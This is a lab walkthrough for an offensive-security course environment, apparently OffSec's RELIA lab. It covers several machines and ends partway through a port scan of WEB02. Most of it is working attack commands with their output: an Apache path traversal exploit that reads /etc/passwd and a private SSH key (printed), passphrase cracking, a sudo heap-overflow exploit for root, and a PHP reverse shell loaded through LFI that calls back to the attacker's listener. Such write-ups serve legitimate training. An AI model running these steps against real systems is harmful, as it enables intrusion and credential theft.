 - Local Admin Creds:
 - AD User Creds:
 - Walkthrough
- WEB01 (Standalone) - 192.168.x.245
 - Initial Access
 - Privesc
- DEMO (Standalone) - 192.168.x.246
 - Initial Access
 - Privesc (www-data)
 - Privesc (root)
- WEB02 (Standalone) - 192.168.x.247
 - Initial Access
 - Privesc
- EXTERNAL (Standalone) - 192.168.x.248
 - Initial Access
 - Privesc
- LEGACY (Main Path) - 192.168.x.249
 - Initial Foothold
 - Privesc
- MAIL/ WK01 (INTERNAL) Phishing (Main Path)
 - Initial Access
 - Privesc
- LOGIN (Main Path) - 192.168.x.191
 - Initial Access
- INTRANET (Main Path) - 172.16.x.6
 - Initial Access
 - Privesc
- WK02 (Main Path) - 172.16.x.15
 - Initial Access
 - Privesc
- BACKUP (Main Path) - 172.16.x.19
 - Initial Access
 - Privesc
- PRODUCTION (Main Path) - 172.16.x.20
 - Initial Access
 - Privesc
- FILES (Main Path) - 172.16.x.21
 - Initial Access
- DC02 (Main Path) - 172.16x.6
 - Initial Access

WEB01 (Standalone) - 192.168.x.245

Initial Access

Topics: Information Gathering (Port Scanning with Nmap), Common Web Application Attacks (Identifying and Exploiting Directory Traversals), Locating Public Exploits (Putting it Together), Password Attacks (SSH Private Key Passphrase), Assembling the Pieces (WEBSRV1)

- Nmap scan of the WEB01



```

sudo nmap -A 192.168.128.245
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-26 05:19 EDT
Nmap scan report for 192.168.50.245
Host is up (0.11s latency).

Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.118.7
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http     Apache httpd 2.4.49 ((Unix) OpenSSL/1.1.1f mod_wsgi/4.9.4 Python/3.8)
|_http-title: RELIA Corp.
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix) OpenSSL/1.1.1f mod_wsgi/4.9.4 Python/3.8
443/tcp   open  ssl/http Apache httpd 2.4.49 ((Unix) OpenSSL/1.1.1f mod_wsgi/4.9.4 Python/3.8)
| tls-alpn:
|_ http/1.1
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: RELIA Corp.
| ssl-cert: Subject: commonName=web01.relia.com/organizationName=RELIA/stateOrProvinceName=Berlin/countryName=DE
| Not valid before: 2022-10-12T08:55:44
|_Not valid after: 2032-10-09T08:55:44
|_http-server-header: Apache/2.4.49 (Unix) OpenSSL/1.1.1f mod_wsgi/4.9.4 Python/3.8
|_ssl-date: TLS randomness does not represent time
2222/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 30:0c:6c:9b:ac:07:47:5e:df:6d:ff:38:63:38:2a:fd (RSA)
|   256 f3:a9:70:76:c8:d4:c4:17:f4:39:1f:be:58:9d:1f:a5 (ECDSA)
|_ 256 21:a0:79:82:2d:e6:2a:76:11:24:2f:7e:2e:a8:c7:83 (ED25519)
8000/tcp  open  http     Apache httpd 2.4.49 ((Unix) OpenSSL/1.1.1f mod_wsgi/4.9.4 Python/3.8)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix) OpenSSL/1.1.1f mod_wsgi/4.9.4 Python/3.8
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/26%OT=21%CT=1%CU=39748%PV=Y%DS=2%DC=T%G=Y%TM=6358FB
OS:BE%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=108%TI=Z%II=I%TS=A)OPS(O1=
OS:M52DST11NW7%O2=M52DST11NW7%O3=M52DNNT11NW7%O4=M52DST11NW7%O5=M52DST11NW7
OS:%O6=M52DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y
OS:%DF=Y%T=40%W=FAFO%O=M52DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD
OS:=O%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=O%S=Z%A=S+%F=AR%O=%RD=O%Q=
OS:)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=O%RIPL=G%RID=G%RIPCK=G%RUCK=G
OS:%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Host: RELIA; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT      ADDRESS
1  112.98 ms 192.168.118.1
2  113.04 ms 192.168.50.245

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.40 seconds

```

- As seen in the nmap scan, **Apache 2.4.49** has a Directory Traversal Vuln (CVE-2021-41773)
- Use curl to get `/etc/passwd` and identify anita and other users

```
(rootkali)-[/home/kali/preprod-test/relia/foothold]
# searchsploit -m multiple/webapps/50383.sh
Exploit: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)
URL: https://www.exploit-db.com/exploits/50383
Path: /usr/share/exploitdb/exploits/multiple/webapps/50383.sh
File Type: ASCII text

Copied to: /home/kali/preprod-test/relia/foothold/50383.sh

(rootkali)-[/home/kali/preprod-test/relia/foothold]
# echo '192.168.128.245' > targets.txt

(rootkali)-[/home/kali/preprod-test/relia/foothold]
# bash 50383.sh targets.txt /etc/passwd
192.168.128.245
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper,:/usr/sbin/nologin
offsec:x:1000:1000:Offsec Admin:/home/offsec:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
miranda:x:1001:1001:Miranda:/home/miranda:/bin/sh
steven:x:1002:1002:Steven:/home/steven:/bin/sh
mark:x:1003:1003:Mark:/home/mark:/bin/sh
anita:x:1004:1004:Anita:/home/anita:/bin/sh
apache:x:997:998::/opt/apache2/htdocs/:/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ftp:x:112:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
```

- Use the exploit to check if identified users have private keys in their home directory (instead of `id_rsa` it's `id_ecdsa`)
- Anita has a ssh key under her home directory as seen below.

```
(rootkali)-[/home/kali/preprod-test/relia/foothold]
# bash 50383.sh targets.txt /home/anita/.ssh/id_ecdsa
192.168.128.245
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAO+eRFhQ
13fn2kJ8qptynMAAAEAAAAEAABoAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAA1bmlz
dHAyNTYAAABBK+tJaRTfNYtnThUoCv2Ns6FQtGtaJLBpLhyb74hSOp1pn0pm0rmNThM
fArBngFj17RJYCOTqY5Mmid0sNJwAAAACw0HaBF7zp/0Kiunf161d9NFPIY2bdCayZsxnF
ulMdplRxRcQuNoGPKjOnyxK/hj91Z6vTGwLyZifseXfRi8Dd93YsG0VmEOm3BWvvCv+26M
8eyPQgiBD4dPphmNWZ0vQJ6qnbZBWCmRPCpp2nmSaT3odbRaScEUT5VnkpxmqIQfT+p8AO
CAH+RLndk1WU8DpYtB4cOJG/f9Jd7Xtwg3bilrkRksyp8yHbA+wsfc2yLWM=
-----END OPENSSH PRIVATE KEY-----
```

- Store private key and change permissions. Then, attempt to log in as anita:

```
(rootkali)-[/home/kali/preprod-test/relia/foothold]
$ chmod 600 id_ecdsa

(rootkali)-[/home/kali/preprod-test/relia/foothold]
# ssh -i id_ecdsa anita@192.168.128.245 -p 2222
Enter passphrase for key 'id_ecdsa':
```

as seen above, it prompts for a passphrase, which we can try to retrieve using `ssh2john`

- Use `ssh2john` and crack the passphrase:

```
(rootkali)-[/home/kali/preprod-test/relia/foothold]
# ssh2john id_ecdsa > anita.hash

(rootkali)-[/home/kali/preprod-test/relia/foothold]
# john --wordlist=/usr/share/wordlists/rockyou.txt anita.hash
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:53 0.01% (ETA: 2022-11-02 05:38) 0g/s 40.14p/s 40.14c/s 40.14C/s oscar1..telefon
fireball      (id_ecdsa)
1g 0:00:01:41 DONE (2022-10-28 04:44) 0.009867g/s 40.41p/s 40.41c/s 40.41C/s mom123..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Use passphrase **fireball** to log in:

```
(rootkali)-[/home/kali/preprod-test/relia/foothold]
# ssh -i id_ecdsa anita@192.168.128.245 -p 2222
Enter passphrase for key 'id_ecdsa':
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-128-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Thu 01 Dec 2022 01:46:25 PM UTC

 System load: 0.02          Processes: 151
 Usage of /: 65.6% of 7.77GB Users logged in: 0
 Memory usage: 14%          IPv4 address for ens192: 192.168.128.245
 Swap usage: 0%

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Dec  1 13:45:15 2022 from 192.168.119.128
$ whoami && hostname
anita
web01
```

Privesc

Topics: Linux Privilege Escalation (Exploiting Kernel Vulnerabilities), Locating Public Exploits (Putting it up all together)

- After enumerating, the sudo version is vulnerable to sudoedit heap exploit with reference to this [blog](#) as seen below.

```
anita@web01:~$ sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
anita@web01:~$ sudoedit -s '\`perl -e 'print "A" x 65536``'
malloc(): corrupted top size
Aborted (core dumped)
anita@web01:~$
```

Download this exploit and host with python

```
(kalikali)-[/home/kali/preprod-test/relia
/foothold]

$ git clone https://github.com/worawit/CVE-2021-3156/blob/main/exploit_nss.py

(kalikali)-[/home/kali/preprod-test/relia
/foothold]

$python -m http.server 80
```

Run it using python on WEB01 as seen below and get root.

```
anita@web01:~$ wget 192.168.119.128/exploit_nss.py
--2022-12-01 13:51:23-- http://192.168.119.128/exploit_nss.py
Connecting to 192.168.119.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8179 (8.0K) [text/x-python]
Saving to: 'exploit_nss.py'

exploit_nss.py          100%[=====] 7.99K --.-KB
/s    in 0.009s

2022-12-01 13:51:23 (871 KB/s) - 'exploit_nss.py' saved [8179/8179]

anita@web01:~$ python3 exploit_nss.py
# whoami && hostname
root
web01
#
```

DEMO (Standalone) - 192.168.x.246

Initial Access

Topics: Information Gathering (Port Scanning with Nmap), Linux Privilege Escalation (Automated Enumeration), Assembling the pieces (Initial Foothold)

- NMAP scan of **DEMO**.

```

sudo nmap -A 192.168.128.246
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-26 06:05 EDT
Nmap scan report for 192.168.50.246
Host is up (0.11s latency).

Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Code Validation
|_http-server-header: Apache/2.4.52 (Ubuntu)
443/tcp   open  ssl/http Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Code Validation
|_ssl-cert: Subject: commonName=demo
| Subject Alternative Name: DNS:demo
| Not valid before: 2022-10-12T07:46:27
|_Not valid after: 2032-10-09T07:46:27
|_tls-alpn:
|_http/1.1
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 42:2d:8d:48:ad:10:dd:ff:70:25:8b:46:2e:5c:ff:1d (ECDSA)
|   256 aa:4a:c3:27:b1:19:30:d7:63:91:96:ae:63:3c:07:dc (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/26%OT=80%CT=1%CU=36425%PV=Y%DS=2%DC=T%G=Y%TM=635906
OS:A0%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%II=I%TS=A)OPS(O1=
OS:M52DST11NW7%O2=M52DST11NW7%O3=M52DNNT11NW7%O4=M52DST11NW7%O5=M52DST11NW7
OS:%O6=M52DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y
OS:%DF=Y%T=40%W=FAF0%O=M52DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD
OS:=O%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=O%Q=
OS:)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IP1=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G
OS:%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1  113.93 ms 192.168.118.1
2  113.98 ms 192.168.50.246

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.81 seconds

```

- SSH Key we retrieved via Directory Traversal on WEB01 works for **anita** on **DEMO** as well

Instructor Hint: If you have obtained a key, try to see if it unlocks other doors using crackmapexec. Spoiler: (<https://github.com/Porchetta-Industries/CrackMapExec/issues/454>)

Salar: It might be good practice for students to play with crackmapexec:

```

kali㉿kali:~/Documents/pen-200$ crackmapexec ssh 192.168.204.246 --key-file id_ecsda -u anita -p fireball --port
2222 --no-bruteforce
SSH          192.168.204.246 2222    192.168.204.246  [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3
SSH          192.168.204.246 2222    192.168.204.246  [+] anita:fireball (keyfile: id_ecsda)

```

```
(rootkali)-[/home/kali/preprod-test/relia/foothold]
# ssh -i id_ecdsa anita@192.168.128.246 -p 2222
Enter passphrase for key 'id_ecdsa':
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Thu Dec 1 01:57:57 PM UTC 2022

 System load: 0.0          Processes: 144
 Usage of /: 60.1% of 6.06GB Users logged in: 0
 Memory usage: 12%         IPv4 address for ens192: 192.168.128.246
 Swap usage: 0%

 * Super-optimized for small spaces - read how we shrank the memory
 footprint of MicroK8s to make it the smallest full K8s around.

 https://ubuntu.com/blog/microk8s-memory-optimisation

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
settings

Last login: Thu Dec 1 13:39:59 2022 from 192.168.119.128
$ whoami && hostname
anita
demo
```

Privesc (www-data)

Topics: Introduction to Web Application Attacks (Directory Brute Force with Gobuster, Security Testing with Burp Suite), Common Web Application Attacks (Local File Inclusion (LFI)), Linux Privilege Escalation (Manual Enumeration), Tunneling Through Deep Packet Inspection (HTTP Tunneling with Chisel)

- Enumerate system and identify web service on 127.0.0.1:8000 as seen below.

```
anita@demo:~$ ss -lntu
Netid      State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
udp        UNCONN     0            0           127.0.0.53%lo:53      0.0.0.0:*                  0.0.0.0:*
tcp        LISTEN     0            128          0.0.0.0:2222      0.0.0.0:*
tcp        LISTEN     0            4096         127.0.0.53%lo:53      0.0.0.0:*
tcp        LISTEN     0            511          127.0.0.1:8000      0.0.0.0:*
tcp        LISTEN     0            128          [ :: ]:2222      [ :: ]:*
tcp        LISTEN     0            511          *:80                  *:*
tcp        LISTEN     0            511          *:443                 *:*
anita@demo:~$
```

- we will use ssh proxy to access the web server running locally at port 8000 as below.

```
(rootkali)-[/home/kali/preprod-test/relia]
# ssh -i id_ecdsa anita@192.168.128.246 -p 2222 -D 1080
```

```
(rootkali)-[/home/kali]
# proxychains -q curl -i http://127.0.0.1:8000 | head
  % Total      % Received   % Xferd  Average Speed   Time     Time     Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
100  4948  100  4948     0       0  10812       0  --::--:--  --::--:--  --::--:-- 21606
HTTP/1.1 200 OK
Date: Thu, 08 Dec 2022 11:59:38 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 4948
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
  <head>
```

- We will now brute force the webapp for directories as seen below and find one named /backend

```
[rootkali]-[ /home/kali]
# feroxbuster --proxy socks5://127.0.0.1:1080 -u http://127.0.0.1:8000

_____) | \_/\_| \_/
| | \_/\_| \_/\_| \_
| | \_/\_| \_/\_| \_/
by Ben "epi" Risher      ver: 2.7.1

Target Url          http://127.0.0.1:8000
Threads             50
Wordlist            /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes        [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)      7
User-Agent          feroxbuster/2.7.1
Config File         /etc/feroxbuster/ferox-config.toml
Proxy               socks5://127.0.0.1:1080
HTTP methods        [GET]
Recursion Depth    4

Press [ENTER] to use the Scan Management Menu™

200      GET     1331    272w      4948c http://127.0.0.1:8000/
301      GET      91     28w       310c http://127.0.0.1:8000/js => http://127.0.0.1:8000/js/
301      GET      91     28w       313c http://127.0.0.1:8000/fonts => http://127.0.0.1:8000/fonts/
301      GET      91     28w       315c http://127.0.0.1:8000/backend => http://127.0.0.1:8000/backend/
```

- We will now browse to the webapp using firefox by proxying it through burpsuite as seen below, it can also be done with firefox proxy settings as well

Platform Authentication

These settings let you configure Burp to automatically carry out platform authentication to destination web servers.

Note: these settings can be overridden for individual projects within project options.

Do platform authentication

Enabled	Destination host	Type	Username	Domain	Domain hostname
<input type="button" value="Add"/>	<input type="button" value="Edit"/>	<input type="button" value="Remove"/>			

Prompt for credentials on platform authentication failure

Upstream Proxy Servers

The following rules determine whether Burp sends each outgoing request to a proxy server, or directly to the destination

Note: these settings can be overridden for individual projects within project options.

Enabled	Destination host	Proxy host	Proxy port	Auth type	L
<input type="button" value="Add"/>	<input type="button" value="Edit"/>	<input type="button" value="Remove"/>	<input type="button" value="Up"/>	<input type="button" value="Down"/>	

SOCKS Proxy

These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will pass through the specified proxy.

Note: these settings can be overridden for individual projects within project options.

Use SOCKS proxy

SOCKS proxy host:

SOCKS proxy port:

Username:

Password:

Do DNS lookups over SOCKS proxy

- Discover view parameter and try DT/FI:

Upon browsing the webapp at `http://127.0.0.1:8000/backend`, we see a parameter which could be vulnerable to LFI as seen below

Backend

127.0.0.1:8000/backend/?view=user.inc

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My Clients Control Pa...

Login

Email

Password

Remember me

Switch

Not Registered? [Register here](#)

and as seen below, we get local file read by going to 6 directories backwards (php wrappers can also be used)

The screenshot shows a browser window titled "Backend" with the URL "127.0.0.1:8000/backend/?view=../../../../../../../../etc/passwd". The page displays a long list of entries from the /etc/passwd file, including root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, and many system services like sshd, syslog, and cron. At the bottom right of the page is a link "Not Registered? Register here".

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/nologin
bin:x:2:2:bin:/bin:/nologin
sys:x:3:3:sys:/dev:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Grants Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nologin_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin
polkitd:x:106:65534:/run/ssh:/usr/sbin/nologin
sshd:x:107:113:/var/cache/ssh:/bin/false
syslog:x:107:113:/home/syslog:/usr/sbin/nologin
uidfd:x:108:114:/run/uidfd:/usr/sbin/nologin
tcpdump:x:109:115:/nonexistent:/usr/sbin/nologin
tsx:x:110:116:TPM software stack,,/var/lib/tpm:/bin/false
landscape:x:111:117:/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,/var/lib/usbmux:
/usr/sbin/nologin offsec:x:1000:1000:Offsec Admin:/home/offsec/bin/bash
idx:x:999:100:/var/snap/idx/common
/kd:/bin/false anita:x:1001:1001:Anita:/home/anita/bin/sh

```

Download php reverse shell and update it to use your local IP and call back port the listener is on

```

(rootkali)-[~/kali]
# wget https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/master/src/reverse/php_reverse_shell.php
-O rshell.php
# Don't forget to change the IP address and port number in the above file
(rootkali)-[~/kali]
# python -m http.server 80

```

- Since we have access to the local filesystem via ssh, we can write a webshell under /dev/shm/ named pwned.php with a php reverse shell using https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php_reverse_shell.php.

Note: Make sure you are changing the IP address and port number in rshell.php file:

```

<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.204'; // CHANGE THIS
$port = 8000; // CHANGE THIS

```

```

anita@demo:/dev/shm$ wget http://<Kali IP>/rshell.php
anita@demo:/dev/shm$ ls -la
total 12
drwxrwxrwt 2 root root 60 Dec 8 12:15 .
drwxr-xr-x 19 root root 4020 Nov 21 19:10 ..
-rw-rw-r-- 1 anita anita 9289 Dec 8 12:15 rshell.php

```

We can now return the reverse shell via proxychains and curl

```

(rootkali)-[~/kali]
# proxychains curl http://127.0.0.1:8000/backend/?view=../../../../../../../../dev/shm/rshell.php

```

Our listener should catch the shell at this point

```
(rootkali)-[/home/kali]
# nc -lvpn 8000
listening on [any] 8000 ...
connect to [192.168.119.128] from (UNKNOWN) [192.168.128.246] 57502
SOCKET: Shell has connected! PID: 1943
whoami
www-data
bash -i
bash: cannot set terminal process group (850): Inappropriate ioctl for device
bash: no job control in this shell
www-data@demo:/var/www/internal/backend$ whoami
whoami
www-data@demo:/var/www/internal/backend$ www-data
```

Privesc (root)

Topics: Linux Privilege Escalation (Abusing SUDO)

- We can now enumerate by `sudo -l` and escalate privileges since `www-data` is a super user as seen below

```
www-data@demo:/var/www/internal/backend$ sudo -l
sudo -l
www-data@demo:/var/www/internal/backend$ Matching Defaults entries for www-data on demo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin, use_pty

User www-data may run the following commands on demo:
    (ALL) NOPASSWD: ALL

www-data@demo:/var/www/internal/backend$ sudo su

whoami
root
bash -i
bash: cannot set terminal process group (850): Inappropriate ioctl for device
bash: no job control in this shell
root@demo:/var/www/internal/backend# whoami && hostname
whoami && hostname
root@demo:/var/www/internal/backend# root
demo

root@demo:/var/www/internal/backend#
```

WEB02 (Standalone) - 192.168.x.247

Initial Access

Topics: Information Gathering (Port Scanning with Nmap), Introduction to Web Application Attacks (Security Testing with Burp Suite), Locating Public Exploits (Putting up all together), Assembling the Pieces (Initial Foothold)

- Nmap Scan for .247

```
(rootkali)-[/home/kali]
# sudo nmap -p80,135,139,443,3389,14020,14080 -sC -sV 192.168.50.247
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-26 08:27 EDT
Nmap scan report for 192.168.50.247
Host is up (0.11s latency).

Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.54 ((Win64) OpenSSL/1.1.1p PHP/8.1.10)
|_http-server-header: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.1.10
|_http-title: RELIA - New Hire Information
135/tcp   open  msrpc       Microsoft Windows RPC
```

```

139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Apache httpd 2.4.54 ((Win64) OpenSSL/1.1.1p PHP/8.1.10)
| tls-alpn:
|_ http/1.1
_|_ssl-date: TLS randomness does not represent time
_|_http-server-header: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.1.10
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
_|_http-title: RELIA - New Hire Information
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: WEB02
| NetBIOS_Domain_Name: WEB02
| NetBIOS_Computer_Name: WEB02
| DNS_Domain_Name: WEB02
| DNS_Computer_Name: WEB02
| Product_Version: 10.0.20348
|_ System_Time: 2022-10-26T12:28:00+00:00
| ssl-cert: Subject: commonName=WEB02
| Not valid before: 2022-10-11T21:42:34
|_Not valid after: 2023-04-12T21:42:34
_|_ssl-date: 2022-10-26T12:28:08+00:00; 0s from scanner time.
14020/tcp open ftp FileZilla ftppd
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_r--r--r-- 1 ftp ftp 183429 Oct 12 21:30 umbraco.pdf No exact OS matches for host (If you know what
OS is running on it, see https://nmap.org/submit/).
14080/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-methods:
|_ Potentially risky methods: TRACE
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/26%OT=80%CT=1%CU=39922%PV=Y%DS=2%DC=T%G=Y%TM=635927
OS:DA%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10A%TI=I%II=I%SS=S%TS=A)SE
